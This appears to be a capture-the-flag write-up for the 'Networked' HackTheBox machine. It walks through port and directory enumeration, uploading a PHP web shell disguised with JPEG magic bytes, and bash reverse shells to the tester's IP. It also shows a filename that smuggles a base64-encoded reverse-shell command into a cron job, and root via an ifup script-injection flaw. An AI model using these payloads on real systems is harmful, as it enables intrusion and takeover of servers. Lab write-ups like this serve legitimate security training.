Loot

Box Info

- Name : Networked
- IP : 10.10.10.146
- Level : Easy
- OS : Linux

Enumeration

Nmap

- Quick Scan

```
sudo nmap --max-retries 0 -p- -oN nmap/quick_scan 10.10.10.146
130 ↵
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-25 04:15 EDT
Warning: 10.10.10.146 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.10.10.146
Host is up (0.18s latency).
Not shown: 65532 filtered ports
PORT    STATE  SERVICE
22/tcp  open   ssh
80/tcp  open   http
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 145.25 seconds
```

- Custom script scan

```
sudo nmap -sC -sV -oA nmap/targeted_scan -p 22,80,443 10.10.10.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-25 04:18 EDT
Nmap scan report for 10.10.10.146
Host is up (0.18s latency).

PORT    STATE  SERVICE VERSION
```


```
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp closed https

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.79 seconds
```

Quick Glance

- Just running a HTTP web server. Apache 2.4.6 - CentOS. PHP based website from the header.

Website

- Static website
- View-Source:



```
<html>
<body>
Hello mate, we're building the new FaceMash!</br>
Help by funding us and be the new Tyler&Cameron!</br>
Join us at the pool party this Sat to get a glimpse
<!-- upload and gallery not yet linked -->
</body>
</html>

```

Gobuster


```
gobuster dir -u http://10.10.10.146 -w $MED_WORD -t 75 -o gb/init_scan -x
txt,php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.146
[+] Method:                  GET
[+] Threads:                 75
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-
medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,php
[+] Timeout:                 10s
===============================================================
2021/04/25 04:22:34 Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 236] [-->
http://10.10.10.146/uploads/]
/index.php            (Status: 200) [Size: 229]
/photos.php           (Status: 200) [Size: 1302]
/upload.php           (Status: 200) [Size: 169]
/lib.php              (Status: 200) [Size: 0]
/backup               (Status: 301) [Size: 235] [-->
http://10.10.10.146/backup/]
Progress: 142434 / 661683 (21.53%)
[!] Keyboard interrupt detected, terminating.
```

- http://10.10.10.146/backup has a tar file containing the source code


Foothold

Checking procedure

- We can upload files in http://10.10.10.146/upload.php. The input is sanitized, and can upload images



- We can check the filename that has been uploaded from the `photos.php` page.



Welcome to our awesome gallery!
See recent uploaded pictures from our community, and feel free to rate or comment

uploaded by 10_10_14_18.php.jpg	uploaded by 10_10_14_18.jpg	uploaded by 10_10_14_18.YTS.MX.jpg	uploaded by 127_0_0_4.png
uploaded by 127_0_0_1.png	uploaded by 127_0_0_2.png	uploaded by 127_0_0_3.png	


- From the source code, we can see that the files are stored in /uploads

```
cat upload.php
127 ↵
<?php
require '/var/www/html/lib.php';

define("UPLOAD_DIR", "/var/www/html/uploads/");

if( isset($_POST['submit']) ) {
  if (!empty($_FILES["myFile"])) {
    $myFile = $_FILES["myFile"];
```

- We can check this by accessing the uploads directory with the file name from photos.php

Getting reverse shell


- We can upload a reverse shell, and change the magic bytes of the file to jpg : `FF D8 FF DB` using any hex editor.


tmux
File Actions Edit View Help

```
File: ../cmd.php.jpg                                                ASCII Offset: 0x00000000 / 0x0000002E (%00)
00000000  FF D8 FF DB  61 3B 0A 3C   3F 70 68 70  20 65 63 68                    ....a;.<?php ech
00000010  6F 20 73 79  73 74 65 6D   28 24 5F 52  45 51 55 45                    o system($_REQUE
00000020  53 54 5B 22  63 6D 64 22   5D 29 3B 20  3F 3E 0A                       ST["cmd"]); ?>.
```


^G Help ^C Exit (No Save) ^T goTo Offset ^X Exit and Save ^W Search ^U Undo ^L Redraw ^R CharSet
[0] 0:sudo# 1:USER-GULY- 2:zsh* 4:apache user "kali" 09:11 25-Apr-21

- Upload this file and access it through the /uploads directory



```
����a;
```

- We can check RCE



```
����a; uid=48(apache) gid=48(apache) groups=48(apache) uid=48(apache) gid=48(apache) groups=48(apache)
```

- Get a reverse shell using any payload. I used: `bash -c 'bash -i >& /dev/tcp/10.10.14.18/9001 0>&1'`

```
nc -lnvp 9001
1 ↵
listening on [any] 9001 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.146] 34312
bash: no job control in this shell
bash-4.2$ ls
```

Privilege Escalation

Getting user: Guly

- In /home/check_attack.php, we can see a variable $var is being removed, which is a file name in /var/www/html/uploads

```
...[snip]...

file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }

...[snip]...
```

- Additionally the filename cannot have `/` in it.
- If we can get $var → `'; bash -c "bash -i >& /dev/tcp/10.10.14.18/9002 0>&1" '`, then we can get a reverse shell. The same payload as used before. But we can't have `/` in it, so we can convert it into base64 and decode it and execute it.
- So effectively the name of the file should be as such : `;echo YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xOC85MDAyIDA+JjEiCg== | base64 -d | bash`
- Additionally, the crontab in /home/guly, gives us the information that this is executed as guly.
- Open a listener and we can get a reverse shell in a while.

```
nc -lnvp 9002
listening on [any] 9002 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.146] 39284
bash: no job control in this shell
[guly@networked ~]$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
[guly@networked ~]$ ^Z
[1]  + 9349 suspended  nc -lnvp 9002
```

User: root

- After running `sudo -l`, we can see guly can execute changeme.sh as root, without any password

```
[guly@networked ~]$ sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
```

- Checking the contents of changeme.sh

```
[guly@networked ~]$ cat /usr/local/sbin/changename.sh
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
                echo "wrong input, try again"
                echo "interface $var:"
                read x
        done
        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
```

- At the end ifup is being used to bring up a netwrok interface: guly0.
- There is a [blog] post regarding CentOS bug, where a regular user with a permission to execute a network script can escalate privileges.
- The user has to pass `\<anything\> \<cmd\>` in any of the user provided parameter.

```
[guly@networked network-scripts]$ sudo /usr/local/sbin/changename.sh
interface NAME:
sad
interface PROXY_METHOD:
sad /bin/bash
interface BROWSER_ONLY:
sad
interface BOOTPROTO:
sad
[root@networked network-scripts]#
```

- Thus we can cat out the root.txt from /root.txt